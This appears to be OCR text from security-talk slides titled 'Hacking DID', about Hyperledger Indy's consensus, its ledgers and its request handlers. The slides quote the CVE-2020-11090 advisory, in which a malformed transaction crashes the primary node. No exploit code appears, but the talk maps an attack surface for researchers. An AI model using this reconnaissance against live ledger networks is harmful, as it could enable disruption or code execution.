

PERMISSIONED DID?
THAT JUST SOUNDS LIKE
CENTRALIZATION WITH EXTRA STEPS
imgflip.com

Permissioned Blockchains




hyperledger / indy-plenum
Public
Consensus Layer


hyperledger / indy-node
Public
Identity Layer




$$N = 3F + 1$$


Node count

$$N = 3F + 1$$


Node count




Redundant Byzantine Fault Tolerance (RBFT)




Indy Ledger



Indy Ledgers



Indy Ledgers



Domain


- create DID_1
- create DID_2
- update DID_1
- create DID_3

Pool

Config

Audit

Indy Ledgers



Pool


add node 1
add node 2
modify ip 2
remove node 1

Domain

Config

Audit

Indy Ledgers



Config

Pool

Domain

Audit


upgrade node1

set TAA

upgrade node2

set auth_rule

Indy Ledgers



03

Hacking DID

RCEing your way into the blockchain

Prior Work - *CVE-2020-11090*

Malformed TAA in a transaction causes view change

Critical ryjones published GHSA-3gw4-m5w7-v89c on Jun 8, 2020

Package	Affected versions	Patched versions
indy-node	1.12.2	1.12.3

Description

Summary

Indy Node has a bug in TAA handling code. The current primary can be crashed with a malformed transaction from a client, which leads to a view change. Repeated rapid view changes have the potential of bringing down the network.

Severity

Critical


CVE ID

CVE-2020-11090


Weaknesses

No CWEs


Prior Work - *CVE-2020-11090*




Mapping I/Os




Ledger




Request
Handlers



Requests — Hyperledger Indy
hyperledger-indy.readthedocs.io/projects/...
Incognito
Hyperledger Indy Node
latest
Search docs
INDY
Introduction
REPOSITORIES
SDK
Node
Transactions
Requests
Common Request Structure
Common Write Request Structure
Reply Structure for Write Requests
Reply Structure for Read Requests
Write Requests
Read Requests
Action Requests
Default AUTH_MAP Rules
Pool Upgrade Guideline
Create a Network and Start Nodes
Add Node to Existing Pool
Helper Scripts
Setup iptables rules (recommended)
Node Monitoring Tools for Stewards
Continuous Integration / Delivery
Indy File Folders Structure Guideline
Code quality requirements guideline
Dev Setup
Read the Docs
v: latest
Docs » Welcome to Hyperledger Indy Node's documentation! »
Requests
Edit on GitHub
Requests
Common Request Structure
Reply Structure for Write Requests
Reply Structure for Read Requests (except GET_TXN)
Write Requests
NYM
ATTRIB
SCHEMA
CLAIM_DEF
REVOC_REG_DEF
REVOC_REG_ENTRY
NODE
POOL_UPGRADE
POOL_CONFIG
AUTH_RULE
AUTH_RULES
TRANSACTION_AUTHOR_AGREEMENT
TRANSACTION_AUTHOR_AGREEMENT_AML
Read Requests
GET_NYM
GET_ATTRIB
GET_SCHEMA
GET_CLAIM_DEF
GET_REVOC_REG_DEF
GET_REVOC_REG
GET_REVOC_REG_DELTA
GET_AUTH_RULE
GET_TRANSACTION_AUTHOR_AGREEMENT
GET_TRANSACTION_AUTHOR_AGREEMENT_AML
GET_TXN
Action Requests
POOL_RESTART
VALIDATOR_INFO


Request types






Request types






Request types




Static Code Anaysis




def
__init__(self,
upgrader:
write_req_
pool_manager:


indy_node
general_config
persistence
server
plugin
request_handlers
action_req_handlers
config_req_handlers
domain_req_handlers
pool_req_handlers
read_req_handlers
__init__.py



https://hyperledger-indy.readthedocs.io/projects/plenum/en/latest/diagrams/index.html

71 lines (62 sloc) | 6.07 KB

Raw Blame

Request handling

To handler requests sent by client, the node has a several managers:

- `write_manager`
- `read_manager`
- `action_manager` All of this managers have a 2 type of handlers:
- `request handlers` (`WriteRequestHandler`, `ReadRequestHandler` and `ActionRequestHandler`)
- `batch handlers` (`Pool/Domain/Config/Audit BatchHandler`) Request handler needs to making static and dynamic validation and updating state. Batch handlers perform a batch-related functions, like `apply_batch`, `commit_batch` and `reject_batch`. All of managers have an API method for registering request and batch handlers, that's called `register_req_handler` and `register_batch_handler` correspondingly. During static or dynamic validation all of handlers which associated with required transaction type will be called and performed. It means, that we can divide some specific validations into different request handlers. Also, this logic is suitable for batch's handlers too.

There are 3 types of requests a client can send:

- Query: Here the client is requesting transactions or some state variables from the node(s). The client can either send a `GET_TXN` to get any transaction with a sequence number from any ledger. Or it can send specific `GET_*` transactions for queries. `read_manager` will be used for this request type.
